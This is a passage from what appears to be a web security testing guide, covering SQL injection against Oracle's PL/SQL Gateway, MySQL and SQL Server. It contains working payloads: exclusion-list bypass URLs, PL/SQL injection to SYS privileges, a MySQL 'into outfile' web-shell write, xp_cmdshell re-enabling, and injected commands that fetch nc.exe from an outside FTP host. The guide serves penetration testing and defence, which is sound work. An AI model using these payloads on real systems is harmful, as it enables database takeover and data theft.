Oracle-Application-Server-10g OracleAS-Web-Cache-10g/9.0.4.2.0 (N)
Oracle-Application-Server-10g/9.0.4.0.0
Oracle HTTP Server Powered by Apache
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsqli/3.0.9.8.3a
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsqli/3.0.9.8.3d
Oracle HTTP Server Powered by Apache/1.3.12 (Unix) mod_plsqli/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.12 (Win32) mod_plsqli/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.19 (Win32) mod_plsqli/3.0.9.8.3c
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsqli/3.0.9.8.3b
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsqli/9.0.2.0.0
Oracle_Web_Listener/4.0.7.1.0EnterpriseEdition
Oracle_Web_Listener/4.0.8.2EnterpriseEdition
Oracle_Web_Listener/4.0.8.1.0EnterpriseEdition
Oracle_Web_listener3.0.2.0.0/2.14FC1
Oracle9iAS/9.0.2 Oracle HTTP Server
Oracle9iAS/9.0.3.1 Oracle HTTP Server
```

The NULL test

In PL/SQL "null" is a perfectly acceptable expression:

```
SQL> BEGIN
  2  NULL;
  3  END;
  4  /
PL/SQL procedure successfully completed.
```

We can use this to test if the server is running the PL/SQL Gateway. Simply take the DAD and append NULL then append NOSUCHPROC:

```
http://www.example.com/pls/dad/null
http://www.example.com/pls/dad/nosuchproc
```

If the server responds with a 200 OK response for the first and a 404 Not Found for the second then it indicates that the server is running the PL/SQL Gateway.

Known package access

On older versions of the PL/SQL Gateway it is possible to directly access the packages that form the PL/SQL Web Toolkit such as the OWA and HTP packages. One of these packages is the OWA_UTIL package which we'll speak about more later on. This package contains a procedure called SIGNATURE and it simply outputs in HTML a PL/SQL signature. Thus requesting:

```
http://www.example.com/pls/dad/owa_util.signature
```

returns the following output on the webpage:

```
"This page was produced by the PL/SQL Web Toolkit on date"
```

or

```
"This page was produced by the PL/SQL Cartridge on date"
```

If you don't get this response but a 403 Forbidden response then you can infer that the PL/SQL Gateway is running. This is the response you should get in later versions or patched systems.

Accessing Arbitrary PL/SQL Packages in the Database

It is possible to exploit vulnerabilities in the PL/SQL packages that are installed by default in the database server. How you do this depends upon version of the PL/SQL Gateway. In earlier versions of the PL/SQL Gateway there was nothing to stop an attacker from accessing an arbitrary PL/SQL package in the database server. We mentioned the OWA_UTIL package earlier. This can be used to run arbitrary SQL queries

```
http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT? P_THEQUERY=SELECT+USERNAME+FROM+ALL_USERS
```

Cross Site Scripting attacks could be launched via the HTP package:

```
http://www.example.com/pls/dad/HTP.PRINT?CBUF=<script>alert('XSS')</script>
```

Clearly this is dangerous, so Oracle introduced a PLSQL Exclusion list to prevent direct access to such dangerous procedures. Banned items include any request starting with SYS.*, any request starting with DBMS_*, any request with HTP.* or OWA*. It is possible to bypass the exclusion list however. What's more, the exclusion list does not prevent access to packages in the CTXSYS and MDSYS schemas or others, so it is possible to exploit flaws in these packages:

```
http://www.example.com/pls/dad/CXTSYS.DRILOAD.VALIDATE_STMT?SQLSTMT=SELECT+1+FROM+DUAL
```

This will return a blank HTML page with a 200 OK response if the database server is still vulnerable to this flaw (CVE-2006-0265)

Testing the PL/SQL Gateway For Flaws

Over the years the Oracle PL/SQL Gateway has suffered from a number of flaws including access to admin pages (CVE-2002-0561), buffer overflows (CVE-2002-0559), directory traversal bugs and vulnerabilities that can allow attackers bypass the Exclusion List and go on to access and execute arbitrary PL/SQL packages in the database server.

Bypassing the PL/SQL Exclusion List

It is incredible how many times Oracle has attempted to fix flaws that allow attackers to bypass the exclusion list. Each patch that Oracle has produced has fallen victim to a new bypass technique. The history of this sorry story can be found here: <http://seclists.org/fulldisclosure/2006/Feb/0011.html>

Bypassing the Exclusion List - Method 1

When Oracle first introduced the PL/SQL Exclusion List to prevent attackers from accessing arbitrary PL/SQL packages, it could be trivially bypassed by preceding the name of the schema/package with a hex encoded newline character or space or tab:

```
http://www.example.com/pls/dad/%0ASYS.PACKAGE.PROC
http://www.example.com/pls/dad/%20SYS.PACKAGE.PROC
http://www.example.com/pls/dad/%09SYS.PACKAGE.PROC
```

Bypassing the Exclusion List - Method 2

Later versions of the Gateway allowed attackers to bypass the exclusion list by preceding the name of the schema/package with a label. In PL/SQL a label points to a line of code that can be jumped to using the GOTO statement and takes the following form: <<NAME>>

```
http://www.example.com/pls/dad/<<LBL>>SYS.PACKAGE.PROC
```



Bypassing the Exclusion List - Method 3

Simply placing the name of the schema/package in double quotes could allow an attacker to bypass the exclusion list. Note that this will not work on Oracle Application Server 10g as it converts the user's request to lowercase before sending it to the database server and a quote literal is case sensitive - thus "SYS" and "sys" are not the same, and requests for the latter will result in a 404 Not Found. On earlier versions though the following can bypass the exclusion list:

```
http://www.example.com/pls/dad/"SYS".PACKAGE.PROC
```

Bypassing the Exclusion List - Method 4

Depending upon the character set in use on the web server and on the database server some characters are translated. Thus, depending upon the character sets in use, the "ÿ" character (0xFF) might be converted to a "Y" at the database server. Another character that is often converted to an upper case "Y" is the Macron character - 0xAF. This may allow an attacker to bypass the exclusion list:

```
http://www.example.com/pls/dad/S%FFS.PACKAGE.PROC
http://www.example.com/pls/dad/S%AFS.PACKAGE.PROC
```

Bypassing the Exclusion List - Method 5

Some versions of the PL/SQL Gateway allow the exclusion list to be bypassed with a backslash - 0x5C:

```
http://www.example.com/pls/dad/%5CSYS.PACKAGE.PROC
```

Bypassing the Exclusion List - Method 6

This is the most complex method of bypassing the exclusion list and is the most recently patched method. If we were to request the following

```
http://www.example.com/pls/dad/foo.bar?xyz=123
```

the application server would execute the following at the database server:

```
1 declare
2   rc__ number;
3   start_time__ binary_integer;
4   simple_list__ owa_util.vc_arr;
5   complex_list__ owa_util.vc_arr;
6 begin
7   start_time__ := dbms_utility.get_time;
8   owa.init_cgi_env(:n__, :nm__, :v__);
9   htp.HTBUF_LEN := 255;
10  null;
11  null;
12  simple_list__(1) := 'sys.%';
13  simple_list__(2) := 'dbms\_%';
14  simple_list__(3) := 'utl\_%';
15  simple_list__(4) := 'owa\_%';
16  simple_list__(5) := 'owa.%';
17  simple_list__(6) := 'htp.%';
18  simple_list__(7) := 'htf.%';
19  if ((owa_match.match_pattern('foo.bar', simple_list__, complex_list__, true)) then
20    rc__ := 2;
21  else
22    null;
23  orasso.wpg_session.init();
24  foo.bar(XYZ=>:XYZ);
25  if (wpg_docload.is_file_download) then
26    rc__ := 1;
27    wpg_docload.get_download_file(:doc_info);
```



```

28  orasso.wpg_session.deinit();
29  null;
30  null;
31  commit;
32  else
33  rc__ := 0;
34  orasso.wpg_session.deinit();
35  null;
36  null;
37  commit;
38  owa.get_page(:data__, :ndata__);
39  end if;
40 end if;
41 :rc__ := rc__;
42 :db_proc_time__ := dbms_utility.get_time-start_time__;
43 end;

```

Notice lines 19 and 24. On line 19 the user's request is checked against a list of known "bad" strings - the exclusion list. If the user's requested package and procedure do not contain bad strings, then the procedure is executed on line 24. The XYZ parameter is passed as a bind variable.

If we then request the following:

```
http://server.example.com/pls/dad/INJECT'POINT
```

the following PL/SQL is executed:

```

..
18 simple_list__(7) := 'htf.%';
19 if ((owa_match.match_pattern('inject'point', simple_list__, complex_list__, true))) then
20 rc__ := 2;
21 else
22 null;
23 orasso.wpg_session.init();
24 inject'point;
..

```

This generates an error in the error log: "PLS-00103: Encountered the symbol 'POINT' when expecting one of the following. . ." What we have here is a way to inject arbitrary SQL. This can be exploited to bypass the exclusion list. First, the attacker needs to find a PL/SQL procedure that takes no parameters and doesn't match anything in the exclusion list. There are a good number of default packages that match this criteria, for example:

```

JAVA_AUTONOMOUS_TRANSACTION.PUSH
XMLGEN.USELOWERCASETAGNAMES
PORTAL.WWV_HTTP.CENTERCLOSE
ORASSO.HOME
WWC_VERSION.GET_HTTP_DATABASE_INFO

```

Picking one of these that actually exists (i.e. returns a 200 OK when requested), if an attacker requests:

```
http://server.example.com/pls/dad/orasso.home?FOO=BAR
```

the server should return a "404 File Not Found" response because the orasso.home procedure does not require parameters and one has been supplied. However, before the 404 is returned, the following PL/SQL is executed:

```

..
..
if ((owa_match.match_pattern('orasso.home', simple_list__, complex_list__, true))) then
rc__ := 2;

```



```
else
  null;
  orasso.wpg_session.init();
  orasso.home(FOO=>:FOO);
  ..
  ..
```

Note the presence of FOO in the attacker's query string. They can abuse this to run arbitrary SQL. First, they need to close the brackets:

```
http://server.example.com/pls/dad/orasso.home?);--=BAR
```

This results in the following PL/SQL being executed:

```
..
orasso.home( );--=>: );--);
..
```

Note that everything after the double minus (--) is treated as a comment. This request will cause an internal server error because one of the bind variables is no longer used, so the attacker needs to add it back. As it happens, it's this bind variable that is the key to running arbitrary PL/SQL. For the moment, they can just use HTP.PRINT to print BAR, and add the needed bind variable as :1:

```
http://server.example.com/pls/dad/orasso.home?);HTP.PRINT(:1);--=BAR
```

This should return a 200 with the word "BAR" in the HTML. What's happening here is that everything after the equals sign - BAR in this case - is the data inserted into the bind variable. Using the same technique it's possible to also gain access to owa_util.cellsprint again:

```
http://www.example.com/pls/dad/orasso.home?);OWA_UTIL.CELLSPRINT(:1);--
=SELECT+USERNAME+FROM+ALL_USERS
```

To execute arbitrary SQL, including DML and DDL statements, the attacker inserts an execute immediate :1:

```
http://server.example.com/pls/dad/orasso.home?);execute%20immediate%20:1;--
=select%201%20from%20dual
```

Note that the output won't be displayed. This can be leveraged to exploit any PL/SQL injection bugs owned by SYS, thus enabling an attacker to gain complete control of the backend database server. For example, the following URL takes advantage of the SQL injection flaws in DBMS_EXPORT_EXTENSION (see <http://secunia.com/advisories/19860>)

```
http://www.example.com/pls/dad/orasso.home?);
execute%20immediate%20:1;--=DECLARE%20BUF%20VARCHAR2(2000);%20BEGIN%20
BUF:=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES
('INDEX_NAME','INDEX_SCHEMA','DBMS_OUTPUT.PUT_LINE(:p1);
EXECUTE%20IMMEDIATE%20''CREATE%20OR%20REPLACE%20
PUBLIC%20SYNONYM%20BREAKABLE%20FOR%20SYS.OWA_UTIL'';
END;--','SYS',1,'VER',0);END;
```

Assessing Custom PL/SQL Web Applications

During black box security assessments, the code of the custom PL/SQL application is not available, but still needs to be assessed for security vulnerabilities.

Testing for SQL Injection

Each input parameter should be tested for SQL injection flaws. These are easy to find and confirm. Finding them is as easy as

embedding a single quote into the parameter and checking for error responses (which include 404 Not Found errors). Confirming the presence of SQL injection can be performed using the concatenation operator,

For example, assume there is a bookstore PL/SQL web application that allows users to search for books by a given author:

```
http://www.example.com/pls/bookstore/books.search?author=DICKENS
```

If this request returns books by Charles Dickens but

```
http://www.example.com/pls/bookstore/books.search?author=DICK'ENS
```

returns an error or a 404 then there might be a SQL injection flaw. This can be confirmed by using the concatenator operator:

```
http://www.example.com/pls/bookstore/books.search?author=DICK' || 'ENS
```

If this now again returns books by Charles Dickens you've confirmed SQL injection.

REFERENCES

Whitepapers

- Hackproofing Oracle Application Server - <http://www.ngssoftware.com/papers/hpoas.pdf>
- Oracle PL/SQL Injection - <http://www.databasesecurity.com/oracle/oracle-plsql-2.pdf>

Tools

- SQLInjector - <http://www.databasesecurity.com/sql-injector.htm>
- Orascan (Oracle Web Application VA scanner) - <http://www.ngssoftware.com/products/internet-security/orascan.php>
- NGSSquirrel (Oracle RDBMS VA Scanner) - <http://www.ngssoftware.com/products/database-security/ngs-squirrel-oracle.php>

4.8.5.2 MYSQL TESTING

SHORT DESCRIPTION OF THE ISSUE

[SQL Injection](#) vulnerabilities occur whenever input is used in the construction of a SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers. It allows for the execution of SQL code under the privileges of the user used to connect to the database.

MySQL server has a few particularities so that some exploits need to be specially customized for this application. That's the subject of this section.

BLACK BOX TESTING AND EXAMPLE

How to Test

When a SQL Injection is found with MySQL as DBMS backend, there are a number of attacks that could be accomplished depending on MySQL version and user privileges on DBMS.



MySQL comes with at least four versions used in production worldwide. 3.23.x, 4.0.x, 4.1.x and 5.0.x. Every version has a set of features proportional to version number.

- From Version 4.0: UNION
- From Version 4.1: Subqueries
- From Version 5.0: Stored procedures, Stored functions and the view named INFORMATION_SCHEMA
- From Version 5.0.2: Triggers

To be noted that for MySQL versions before 4.0.x, only Boolean or time-based Blind Injection could be used, as no subqueries or UNION statements are implemented.

From now on, it will be supposed there is a classic SQL injection in a request like the one described in the Section on [Testing for SQL Injection](#).

`http://www.example.com/page.php?id=2`

The single Quotes Problem

Before taking advantage of MySQL features, it has to be taken in consideration how strings could be represented in a statement, as often web applications escape single quotes.

MySQL quote escaping is the following:

'A string with \'quotes\''

That is, MySQL interprets escaped apostrophes (\\') as characters and not as metacharacters.

So, if the application, to work properly, needs to use constant strings, two cases are to be differentiated:

1. Web app escapes single quotes (' => \\')
2. Web app does not escapes single quotes escaped (' => \\')

Under MySQL, there is a standard way to bypass the need of single quotes, having a constant string to be declared without the need for single quotes.

Let's suppose we want know the value of a field named 'password' in a record with a condition like the following: password like 'A%'

1. The ASCII values in a concatenated hex:

```
password LIKE 0x4125
```

2. The char() function:

```
password LIKE CHAR(65,37)
```

Multiple mixed queries:

MySQL library connectors do not support multiple queries separated by ';' so there's no way to inject multiple non-homogeneous SQL commands inside a single SQL injection vulnerability like in Microsoft SQL Server.

For example, the following injection will result in an error:

```
1 ; update tablename set code='javascript code' where 1 --
```

Information gathering

Fingerprinting MySQL

Of course, the first thing to know is if there's MySQL DBMS as a backend.

MySQL server has a feature that is used to let other DBMS to ignore a clause in MySQL dialect. When a comment block (`/*! */`) contains an exclamation mark (`/*! sql here */`) it is interpreted by MySQL, and is considered as a normal comment block by other DBMS as explained in [\[MySQL manual\]](#).

E.g.:

```
1 /*! and 1=0 */
```

Result Expected:

If MySQL is present, the clause inside comment block will be interpreted.

Version

There are three ways to gain this information:

1. By using the global variable `@@version`
2. By using the function [\[VERSION\(\)\]](#)
3. By using comment fingerprinting with a version number `/*!40110 and 1=0*/`

which means:

```
if(version >= 4.1.10)
  add 'and 1=0' to the query.
```

These are equivalent as the result is the same.

In band injection:

```
1 AND 1=0 UNION SELECT @@version /*
```

Inferential injection:

```
1 AND @@version like '4.0%'
```

Result Expected:

*A string like this: **5.0.22-log***

Login User

There are two kinds of users MySQL Server relies upon.

1. [\[USER\(\)\]](#): the user connected to MySQL Server.



2. [\[CURRENT_USER\(\)\]](#): the internal user is executing the query.

There is some difference between 1 and 2.

The main one is that an anonymous user could connect (if allowed) with any name, but the MySQL internal user is an empty name (").

Another difference is that a stored procedure or a stored function are executed as the creator user, if not declared elsewhere. This could be known by using **CURRENT_USER**.

In band injection:

```
1 AND 1=0 UNION SELECT USER()
```

Inferential injection:

```
1 AND USER() like 'root%'
```

Result Expected:

*A string like this: **user@hostname***

Database name in use

There is the native function DATABASE()

In band injection:

```
1 AND 1=0 UNION SELECT DATABASE()
```

Inferential injection:

```
1 AND DATABASE() like 'db%'
```

Result Expected:

*A string like this: **dbname***

INFORMATION_SCHEMA

From MySQL 5.0 a view named [\[INFORMATION_SCHEMA\]](#) was created. It allows us to get all information about databases, tables, and columns, as well as procedures and functions.

Here is a summary about some interesting Views.

Tables_in_INFORMATION_SCHEMA	DESCRIPTION
..[skipped]..	..[skipped]..
SCHEMATA	All databases the user has (at least) SELECT_priv
SCHEMA_PRIVILEGES	The privileges the user has for each DB
TABLES	All tables the user has (at least) SELECT_priv

TABLE_PRIVILEGES	The privileges the user has for each table
COLUMNS	All columns the user has (at least) SELECT_priv
COLUMN_PRIVILEGES	The privileges the user has for each column
VIEWS	All columns the user has (at least) SELECT_priv
ROUTINES	Procedures and functions (needs EXECUTE_priv)
TRIGGERS	Triggers (needs INSERT_priv)
USER_PRIVILEGES	Privileges connected User has

All of this information could be extracted by using known techniques as described in SQL Injection section.

Attack vectors

Write in a File

If connected user has **FILE** privileges _and_ single quotes are not escaped, it could be used the 'into outfile' clause to export query results in a file.

```
Select * from table into outfile '/tmp/file'
```

N.B. there are no ways to bypass single quotes surrounding the filename. So if there's some sanitization on single quotes like escape (\') there will be no way to use the 'into outfile' clause.

This kind of attack could be used as an out-of-band technique to gain information about the results of a query or to write a file which could be executed inside the web server directory.

Example:

```
1 limit 1 into outfile '/var/www/root/test.jsp' FIELDS ENCLOSED BY '//' LINES TERMINATED BY '\n<%jsp code here%>';
```

Result Expected:

Results are stored in a file with rw-rw-rw privileges owned by MySQL user and group.

Where `/var/www/root/test.jsp` will contain:

```
//field values//
<%jsp code here%>
```

Read from a File

Load_file is a native function that can read a file when allowed by filesystem permissions.

If a connected user has **FILE** privileges, it could be used to get the files' content.

Single quotes escape sanitization can be bypassed by using previously described techniques.



```
load_file('filename')
```

Result Expected:

The whole file will be available for exporting by using standard techniques.

Standard SQL Injection Attack

In a standard SQL injection, you can have results displayed directly in a page as normal output or as a MySQL error. By using already mentioned SQL Injection attacks, and the already described MySQL features, direct SQL injection could be easily accomplished at a level depth depending primarily on the MySQL version the pentester is facing.

A good attack is to know the results by forcing a function/procedure or the server itself to throw an error. A list of errors thrown by MySQL and in particular native functions could be found on [\[MySQL Manual\]](#).

Out of band SQL Injection

Out of band injection could be accomplished by using the ['into outfile'](#) clause.

Blind SQL Injection

For blind SQL injection there is a set of useful function natively provided by MySQL server.

- String Length:

```
LENGTH(str)
```

- Extract a substring from a given string:

```
SUBSTRING(string, offset, #chars_returned)
```

- Time based Blind Injection: BENCHMARK and SLEEP

```
BENCHMARK(#ofcycles,action_to_be_performed )
```

Benchmark function could be used to perform timing attacks when blind injection by boolean values does not yield any results.

See SLEEP() (MySQL > 5.0.x) for an alternative on benchmark.

For a complete list , refer to MySQL manual - <http://dev.mysql.com/doc/refman/5.0/en/functions.html>

REFERENCES

Whitepapers

- Chris Anley: "Hackproofing MySQL" - <http://www.nextgenss.com/papers/HackproofingMySQL.pdf>
- Time Based SQL Injection Explained - <http://www.f-g.it/papers/blind-zk.txt>

Tools

- Francois Larouche: Multiple DBMS SQL Injection tool - <http://www.sqlpowerinjector.com/index.htm>
- ilo--: MySQL Blind Injection Bruteforcing, Reversing.org - <http://www.reversing.org/node/view/11> sqlbftools
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - <http://sqlmap.sourceforge.net>
- Antonio Parata: Dump Files by SQL inference on MySQL - <http://www.ictsc.it/site/IT/projects/sqlDumper/sqldumper.src.tar.gz>

4.8.5.3 SQL SERVER TESTING

BRIEF SUMMARY

In this section some [SQL Injection](#) techniques that utilize specific features of Microsoft SQL Server will be discussed.

SHORT DESCRIPTION OF THE ISSUE

SQL injection vulnerabilities occur whenever input is used in the construction of an SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers and execute SQL code under the privileges of the user used to connect to the database.

As explained in [SQL injection](#), a SQL-injection exploit requires two things: an entry point and an exploit to enter. Any user-controlled parameter that gets processed by the application might be hiding a vulnerability. This includes:

- Application parameters in query strings (e.g., GET requests)
- Application parameters included as part of the body of a POST request
- Browser-related information (e.g., user-agent, referrer)
- Host-related information (e.g., host name, IP)
- Session-related information (e.g., user ID, cookies)

Microsoft SQL server has a few unique characteristics, so that some exploits need to be specially customized for this application.

BLACK BOX TESTING AND EXAMPLE

SQL Server Characteristics

To begin, let's see some SQL Server operators and commands/stored procedures that are useful in a SQL Injection test:

- comment operator: `--` (useful for forcing the query to ignore the remaining portion of the original query; this won't be necessary in every case)
- query separator: `;` (semicolon)
- Useful stored procedures include:
 - `[xp_cmdshell]` executes any command shell in the server with the same permissions that it is currently running. By default, only **sysadmin** is allowed to use it and in SQL Server 2005 it is disabled by default (it can be enabled again using `sp_configure`)
 - **xp_regread** reads an arbitrary value from the Registry (undocumented extended procedure)



- **xp_regwrite** writes an arbitrary value into the Registry (undocumented extended procedure)
- [sp_makewebtask] Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text. It requires **sysadmin** privileges.
- [xp_sendmail] Sends an e-mail message, which may include a query result set attachment, to the specified recipients. This extended stored procedure uses SQL Mail to send the message.

Let's see now some examples of specific SQL Server attacks that use the aforementioned functions. Most of these examples will use the **exec** function.

Below we show how to execute a shell command that writes the output of the command `dir c:\inetpub` in a browseable file, assuming that the web server and the DB server reside on the same host. The following syntax uses `xp_cmdshell`:

```
exec master.dbo.xp_cmdshell 'dir c:\inetpub > c:\inetpub\wwwroot\test.txt'--
```

Alternatively, we can use `sp_makewebtask`:

```
exec sp_makewebtask 'C:\Inetpub\wwwroot\test.txt', 'select * from master.dbo.sysobjects'--
```

A successful execution will create a file that can be browsed by the pen tester. Keep in mind that `sp_makewebtask` is deprecated, and, even if it works in all SQL Server versions up to 2005, it might be removed in the future.

In addition, SQL Server built-in functions and environment variables are very handy. The following uses the function **db_name()** to trigger an error that will return the name of the database:

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20db_name())
```

Notice the use of [convert]:

```
CONVERT ( data_type [ ( length ) ] , expression [ , style ] )
```

CONVERT will try to convert the result of `db_name` (a string) into an integer variable, triggering an error, which, if displayed by the vulnerable application, will contain the name of the DB.

The following example uses the environment variable **@@version**, combined with a "union select"-style injection, in order to find the version of the SQL Server.

```
/form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-06,1,'stat','name1','name2',2006-01-06,1,@@version%20--
```

And here's the same attack, but using again the conversion trick:

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20@@VERSION)
```

Information gathering is useful for exploiting software vulnerabilities at the SQL Server, through the exploitation of an SQL-injection attack or direct access to the SQL listener.

In the following, we show several examples that exploit SQL injection vulnerabilities through different entry points.

Example 1: Testing for SQL Injection in a GET request.

The most simple (and sometimes most rewarding) case would be that of a login page requesting an user name and password for user login. You can try entering the following string "" or '1='1" (without double quotes):

```
https://vulnerable.web.app/login.asp?Username='%20or%20'1'='1&Password='%20or%20'1'='1
```

If the application is using Dynamic SQL queries, and the string gets appended to the user credentials validation query, this may result in a successful login to the application.

Example 2: Testing for SQL Injection in a GET request

In order to learn how many columns exist:

```
https://vulnerable.web.app/list_report.aspx?number=001%20UNION%20ALL%201,1,'a',1,1,1%20FROM%20users;--
```

Example 3: Testing in a POST request

SQL Injection, HTTP POST Content: email=%27&whichSubmit=submit&submit.x=0&submit.y=0

A complete post example:

```
POST https://vulnerable.web.app/forgotpass.asp HTTP/1.1
Host: vulnerable.web.app
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.7) Gecko/20060909
Firefox/1.5.0.7 Paros/3.2.13
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*
;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://vulnerable.web.app/forgotpass.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

email=%27&whichSubmit=submit&submit.x=0&submit.y=0
```

The error message obtained when a ' (single quote) character is entered at the email field is:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'
```

Unclosed quotation mark before the character string '.

```
/forgotpass.asp, line 15
```

Example 4: Yet another (useful) GET example

Obtaining the application's source code

```
a' ; master.dbo.xp_cmdshell ' copy c:\inetpub\wwwroot\login.aspx
c:\inetpub\wwwroot\login.txt' ;--
```

Example 5: custom xp_cmdshell



All books and papers describing the security best practices for SQL Server recommend disabling `xp_cmdshell` in SQL Server 2000 (in SQL Server 2005 it is disabled by default). However, if we have `sysadmin` rights (natively or by bruteforcing the `sysadmin` password, see below), we can often bypass this limitation.

On SQL Server 2000:

- If `xp_cmdshell` has been disabled with `sp_dropextendedproc`, we can simply inject the following code:
`sp_addextendedproc 'xp_cmdshell', 'xp_log70.dll'`
- If the previous code does not work, it means that the `xp_log70.dll` has been moved or deleted. In this case we need to inject the following code:

```
CREATE PROCEDURE xp_cmdshell(@cmd varchar(255), @Wait int = 0) AS
  DECLARE @result int, @OLEResult int, @RunResult int
  DECLARE @ShellID int
  EXECUTE @OLEResult = sp_OACreate 'WScript.Shell', @ShellID OUT
  IF @OLEResult <> 0 SELECT @result = @OLEResult
  IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14, 1, @OLEResult)
  EXECUTE @OLEResult = sp_OAMethod @ShellID, 'Run', Null, @cmd, 0, @Wait
  IF @OLEResult <> 0 SELECT @result = @OLEResult
  IF @OLEResult <> 0 RAISERROR ('Run %0X', 14, 1, @OLEResult)
  EXECUTE @OLEResult = sp_OADestroy @ShellID
  return @result
```

This code, written by Antonin Foller (see links at the bottom of the page), creates a new `xp_cmdshell` using `sp_oacreate`, `sp_method` and `sp_destroy` (as long as they haven't been disabled too, of course). Before using it, we need to delete the first `xp_cmdshell` we created (even if it was not working), otherwise the two declarations will collide.

On SQL Server 2005, `xp_cmdshell` can be enabled by injecting the following code instead:

```
master..sp_configure 'show advanced options',1
reconfigure
master..sp_configure 'xp_cmdshell',1
reconfigure
```

Example 6: Referer / User-Agent

The `REFERER` header set to:

```
Referer: https://vulnerable.web.app/login.aspx', 'user_agent', 'some_ip'); [SQL CODE]--
```

Allows the execution of arbitrary SQL Code. The same happens with the `User-Agent` header set to:

```
User-Agent: user_agent', 'some_ip'); [SQL CODE]--
```

Example 7: SQL Server as a port scanner

In SQL Server, one of the most useful (at least for the penetration tester) commands is `OPENROWSET`, which is used to run a query on another DB Server and retrieve the results. The penetration tester can use this command to scan ports of other machines in the target network, injecting the following query:

```
select * from
OPENROWSET('SQLOLEDB', 'uid=sa;pwd=foobar;Network=DBMSSOCN;Address=x.y.w.z,p;timeout=5', 'select 1')--
```

This query will attempt a connection to the address x.y.w.z on port p. If the port is closed, the following message will be returned:

```
SQL Server does not exist or access denied
```

On the other hand, if the port is open, one of the following errors will be returned:

```
General network error. Check your network documentation
```

```
OLE DB provider 'sqloledb' reported an error. The provider did not give any information about the error.
```

Of course, the error message is not always available. If that is the case, we can use the response time to understand what is going on: with a closed port, the timeout (5 seconds in this example) will be consumed, whereas an open port will return the result right away.

Keep in mind that OPENROWSET is enabled by default in SQL Server 2000 but disabled in SQL Server 2005.

Example 8: Upload of executables

Once we can use xp_cmdshell (either the native one or a custom one), we can easily upload executables on the target DB Server. A very common choice is netcat.exe, but any trojan will be useful here. If the target is allowed to start FTP connections to the tester's machine, all that is needed is to inject the following queries:

```
exec master..xp_cmdshell 'echo open ftp.testner.org > ftpscript.txt';--
exec master..xp_cmdshell 'echo USER >> ftpscript.txt';--
exec master..xp_cmdshell 'echo PASS >> ftpscript.txt';--
exec master..xp_cmdshell 'echo bin >> ftpscript.txt';--
exec master..xp_cmdshell 'echo get nc.exe >> ftpscript.txt';--
exec master..xp_cmdshell 'echo quit >> ftpscript.txt';--
exec master..xp_cmdshell 'ftp -s:ftpscript.txt';--
```

At this point, nc.exe will be uploaded and available.

If FTP is not allowed by the firewall, we have a workaround that exploits the Windows debugger, debug.exe, that is installed by default in all Windows machines. Debug.exe is scriptable and is able to create an executable by executing an appropriate script file. What we need to do is to convert the executable into a debug script (which is a 100% ASCII file), upload it line by line and finally call debug.exe on it. There are several tools that create such debug files (e.g.: makescr.exe by Ollie Whitehouse and dbgtool.exe by toolcrypt.org). The queries to inject will therefore be the following:

```
exec master..xp_cmdshell 'echo [debug script line #1 of n] > debugscript.txt';--
exec master..xp_cmdshell 'echo [debug script line #2 of n] >> debugscript.txt';--
....
exec master..xp_cmdshell 'echo [debug script line #n of n] >> debugscript.txt';--
exec master..xp_cmdshell 'debug.exe < debugscript.txt';--
```

At this point, our executable is available on the target machine, ready to be executed.

There are tools that automate this process, most notably Bobcat, which runs on Windows, and Sqlninja, which runs on Unix (See the tools at the bottom of this page).



Obtain information when it is not displayed (Out of band)

Not all is lost when the web application does not return any information --such as descriptive error messages (cf. [Blind SQL Injection](#)). For example, it might happen that one has access to the source code (e.g., because the web application is based on an open source software). Then, the pen tester can exploit all the SQL injection vulnerabilities discovered offline in the web application. Although an IPS might stop some of these attacks, the best way would be to proceed as follows: develop and test the attacks in a testbed created for that purpose, and then execute these attacks against the web application being tested.

Other options for out of band attacks are described in Sample 4 above.

Blind SQL injection attacks

Trial and error

Alternatively, one may play lucky. That is the attacker may assume that there is a blind or out-of-band SQL injection vulnerability in a web application. He will then select an attack vector (e.g., a web entry), use fuzz vectors ([1]) against this channel and watch the response. For example, if the web application is looking for a book using a query

```
select * from books where title=text entered by the user
```

then the penetration tester might enter the text: '**Bomba' OR 1=1-** and if data is not properly validated, the query will go through and return the whole list of books. This is evidence that there is a SQL injection vulnerability. The penetration tester might later *play* with the queries in order to assess the criticality of this vulnerability.

If more than one error message is displayed

On the other hand, if no prior information is available, there is still a possibility of attacking by exploiting any *covert channel*. It might happen that descriptive error messages are stopped, yet the error messages give some information. For example:

- In some cases the web application (actually the web server) might return the traditional *500: Internal Server Error*, say when the application returns an exception that might be generated, for instance, by a query with unclosed quotes.
- While in other cases the server will return a 200 OK message, but the web application will return some error message inserted by the developers *Internal server error* or *bad data*.

This one bit of information might be enough to understand how the dynamic SQL query is constructed by the web application and tune up an exploit.

Another out-of-band method is to output the results through HTTP browseable files.

Timing attacks

There is one more possibility for making a blind SQL injection attack when there is not visible feedback from the application: by measuring the time that the web application takes to answer a request. An attack of this sort is described by Anley in ([2]) from where we take the next examples. A typical approach uses the *waitfor delay* command: let's say that the attacker wants to check if the 'pubs' sample database exists, he will simply inject the following command:

```
